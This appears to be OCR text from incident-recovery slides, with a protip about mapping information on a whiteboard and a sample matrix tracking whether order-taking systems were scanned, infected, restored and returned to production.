

Hand notes



DB Tables


Stone Tablets

ANY INFORMATION IS GOOD INFORMATION

PROTIP: START DRAWING ON A WHITEBOARD AND PLACE ALL INFO WHERE IT RELATES






CREATE A FUNCTIONALITY MATRIX FOR CRITICAL PROCESSES

Critical Function	System Name	Scanned with IoC?	Affected/ Infected?	System Restored?	Data Restored?	Tested in Quarantine?	Moved to NewProd?	Function Restored?
Take Orders	SYSERP1	Yes	No	N/A	N/A	Yes	Yes	No
Take Orders	SYSEDI1	Yes	Affected	Yes	N/A	No	No	No
Take Orders	SYSODB1	Yes	Infected	No	No	No	No	No
Take Orders	SYSMAIL	Yes	Infected	No	No	No	No	No
Take Orders	SYSPHNE	No	?	No	No	No	No	No
Take Orders	…	…	…	…	…	…	…	…
…	…	…	…	…	…	…	…	…

